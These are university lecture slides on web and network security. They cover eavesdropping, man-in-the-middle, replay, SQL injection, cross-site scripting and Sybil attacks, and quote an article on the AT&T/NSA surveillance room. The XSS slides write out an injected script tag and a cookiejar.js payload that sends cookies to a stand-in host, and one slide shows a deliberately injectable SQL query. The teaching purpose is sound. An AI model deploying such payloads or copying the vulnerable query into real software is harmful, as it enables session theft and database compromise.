Web Security

Slides by Andrew DeOrio

Agenda

- Review
- Attacks we won't cover
- Network attacks
- Web attacks

Review: network security

- Two parties communicate over a network
- Assume powerful adversary
  - Can read (eavesdrop on) all data transmitted
  - Can modify or delete any data
  - Can inject new data


- Communication: What properties would you like?

Review: desirable properties


- Confidentiality
  - Adversary should not understand message
- Sender authenticity
  - Message is really from the purported sender
- Message integrity
  - Message not modified between send and receive
- Freshness
  - Message was sent “recently”
- Anonymity
  - Attacker should not know that we are communicating

Review: encryption summary


- Symmetric encryption
  - One key



- Asymmetric encryption
  - Two keys



- Cryptographic hash functions
  - No keys




Agenda

- Review
- **Attacks we won't cover**
- Network attacks
- Web attacks

We will not discuss


- Physical security
  - Steal the PostIt with the password
  - Break into machine room
- Local system security
  - Viruses, malware, …



Comic: xkcd.com


We will not discuss

- Leaks by authorized users
  - Disgruntled employees
  - Phishing
  - Idealists



We will not discuss

- Denial of Service
  - Zombies (compromised computers in botnets)



Agenda

- Review
- Attacks we won't cover
- **Network attacks**
  - **Eavesdropping**
  - Masquerading
  - Man-in-the-middle
  - Replay
- Web attacks

Eavesdropping

- Capture a router and listen in

Whistle-Blower Outs NSA Spy Room

Ryan Singel 04.07.06

AT&T's central office on Folsom Street in San Francisco houses a secret room that allows the National Security Agency to monitor phone and internet traffic, according to former AT&T technician-cum-whistle-blower Mark Klein. View Slideshow

AT&T provided National Security Agency eavesdroppers with full access to its customers' phone calls, and shunted its customers' internet traffic to data-mining equipment installed in a secret room in its San Francisco switching center, according to a former AT&T worker cooperating in the Electronic Frontier Foundation's lawsuit against the company.

Mark Klein, a retired AT&T communications technician, submitted an affidavit in support of the EFF's lawsuit this week. That class action lawsuit, filed in federal court in San Francisco last January, alleges that AT&T violated federal and state laws by surreptitiously allowing the government to monitor phone and internet communications of AT&T customers without warrants.

On Wednesday, the EFF asked the court to issue an injunction prohibiting AT&T from continuing the alleged wiretapping, and filed a number of documents under seal, including three AT&T documents that purportedly explain how the wiretapping system works.


According to a statement released by Klein's attorney, an NSA agent showed up at the San Francisco switching center in 2002 to interview a management-level

Whistle-Blower Outs NSA Spy Room

Ryan Singel 04.07.06

AT&T provided National Security Agency eavesdroppers with full access to its customers' phone calls, and shunted its customers' internet traffic to data-mining equipment installed in a secret room in its San Francisco switching center, according to a former AT&T worker cooperating in

The evidence also shows that the government did not act alone. EFF has obtained whistleblower evidence [PDF] from former AT&T technician Mark Klein showing that AT&T is cooperating with the illegal surveillance. The undisputed documents show that AT&T installed a fiberoptic splitter at its facility at 611 Folsom Street in San Francisco that makes copies of all emails, web browsing, and other Internet traffic to and from AT&T copies to the NSA. This copying includes both domestic and international Internet activitie observed, "this isn't a wiretap, it's a country-tap."



AT&T's central office on Folsom Street in San Francisco houses a secret room that allows the National Security Agency to monitor phone and internet traffic, according to former AT&T technician-cum-whistle-blower Mark Klein. View Slideshow

On Wednesday, the EFF asked the court to issue an injunction prohibiting AT&T from continuing the alleged wiretapping, and filed a number of documents under seal, including three AT&T documents that purportedly explain how the wiretapping system works.


According to a statement released by Klein's attorney, an NSA agent showed up at the San Francisco switching center in 2002 to interview a management-level

Agenda

- Review
- Attacks we won't cover
- Network attacks
  - Eavesdropping
  - **Masquerading**
  - **Man-in-the-middle**
  - Replay
- Web attacks

Masquerading

- Pretend to be a website
- Copy the HTML and host the copy



Masquerading

- Public keys prevent masquerading, but ...
- Let's see an example

A not-so-good idea

- Client -> Server: “What’s your public key?”
- Server -> Client: “My public key is <foo>”
- Client -> Server: encrypt(“Let’s use key K”, <foo>)
- Server -> Client: encrypt (“OK”, K)

- What could go wrong here?


Man-in-the-middle attack

- Client -> Attacker: “What’s your public key?”
- Attacker -> Client: “My public key is <bar>”
- Client -> Attacker: encrypt(“Let’s use key K”, <bar>)
- Attacker -> Client: encrypt (“OK”, K)

- Attacker -> Server: “What’s your public key?”
- Server -> Attacker: “My public key is <foo>”
- Attacker -> Server: “Let’s use key K”, <foo>)
- Server -> Attacker: encrypt (“OK”, K)
- Attacker uses masquerading to set up a man-in-the middle attack. Attacker can eavesdrop on traffic b/t client and server

Man-in-the-middle defense

- Verify validity of public key using Public Key Infrastructure (PKI)




Review: HTTPS example

- 1. Hello
- Client sends hello message to server
  - Includes supported cipher algorithms and SSL version
- Server sends hello message to client
  - Includes selected cipher algorithm and SSL version

Review: HTTPS example

- 2. Certificate exchange
- Server proves its identity to the client
- Server sends SSL certificate and public key
- Clients checks certificate against stored CAs



Review: HTTPS example

- 3. Key exchange
- Client generates random key to be used for later symmetric encryption
- Client encrypts this key using the server's public key
  - Remember, only the server will be able to decrypt this message using the server's private key

- Then, traffic is encrypted with symmetric encryption using the agreed-upon key

Agenda

- Review
- Attacks we won't cover
- Network attacks
  - Eavesdropping
  - Masquerading
  - Man-in-the-middle
  - **Replay**
- Web attacks

Replay attack

- Client obtains bank's public key from PKI
- Client and bank establish symmetric key K
- Client authenticates to bank using password
- Client sends: encrypt ("Pay EvilCorp $100", K)
- Client does some other banking / closes connection

- What can go wrong here?

Replay attack

- Client obtains bank's public key from PKI
- Client and bank establish symmetric key K
- Client authenticates to bank using password
- Client sends: encrypt ("Pay EvilCorp $100", K)
- Client does some other banking / closes connection

- EvilCorp can guess content of this message
  - Can't decrypt the bits or generate a new message
  - But, EvilCorp can replay this message (send it again)

Replay attack defenses

- Require something unique in each message:
  - Timestamp
  - Sequence number
  - Nonce (random value drawn from a large space)

- In real life
  - Check number is a unique sequence number
  - Bank shouldn’t cash same check number twice

Replay attack defenses

- Client obtains bank's public key from PKI
- Client and bank establish symmetric key *K*
- Client authenticates to bank using password
- Client sends: encrypt ("#100 Pay EvilCorp $100", *K*)
- Bank stores 100 for client
  - Only accepts txns with sequence # > 100 in the future.
- Client does some other banking / closes connection


Agenda

- Encryption review
- Attacks we won't cover
- Network attacks
- **Web attacks**
  - **SQL injection**
  - **Cross-site scripting**
  - Sybil
  - De-anonymization

Web attacks

- SQL injection and cross-site scripting
- You think you're getting data, but you're really getting code.

SQL injection attack



SQL injection defense

- Escape all user input!
- Python/Flask bad example

```
cur = connection.execute(
    "SELECT * FROM users "
    "WHERE username = '{}'".format(username)
)
```

The `username` string could be SQL code!

- Python/Flask good example

```
cur = connection.execute(
    "SELECT * FROM users "
    "WHERE username = ?",
    (username,)
)
```

SQlite3 escapes `username` string so it's guaranteed to be data only

Cross-site scripting attack

- Cross-Site Scripting Attacks undermine JavaScript sandbox
- Inject code into another page
  - Grab data
  - Grab cookies
  - Wreak havoc!
- Easy to steal session and login info
  - Formulate evil link to usefulsite.com
  - User clicks on it, and ends up executing code that transmits cookie data elsewhere

Cross-site scripting attack

1. I have an account on Insta485
2. I notice that when I add a post, the title is displayed in the page's HTML, including any HTML tags or scripts
3. I add a post called

   ```
   Check this out!<script
   src="http://bob.com/cookiejar.js">
   ```

4. You load my post page and run my script
5. My script steals info from user or the DOM

Cross-site scripting attack

- Scripting meets Phishing
- Better yet, I send you an email with this link:

```
<a href="http://usefulsite.com/search?q=<script
src="http://bob.com/cookiejar.js">Check out these
puppies!</a>
```

```
/* cookiejar.js */
Document.location.replace(
   'http://bad.com/steal?cookie=' +
    document.cookie
)
```

Cross-site scripting attack

- Animated example
- https://www.hacksplaining.com/exercises/xss-stored#/start

Agenda

- Encryption review
- Attacks we won't cover
- Network attacks
- Web attacks
  - SQL injection
  - Cross-site scripting
  - **Sybil**
  - De-anonymization

Sybil attack

- Create sock puppets to undermine reputation systems
- Amazon reviews, AirBnB, Reddit, etc.
- Fake Insta/FB/whatever followers

Image: creepypasta.wikia.com

Sybil attack

- Attacker creates many identities
- Named after book describing multiple personality disorder
- Example: rig an internet poll by submitting many votes from fake identities
- Example: game Google's Page Rank algorithm to get your site higher in the search results



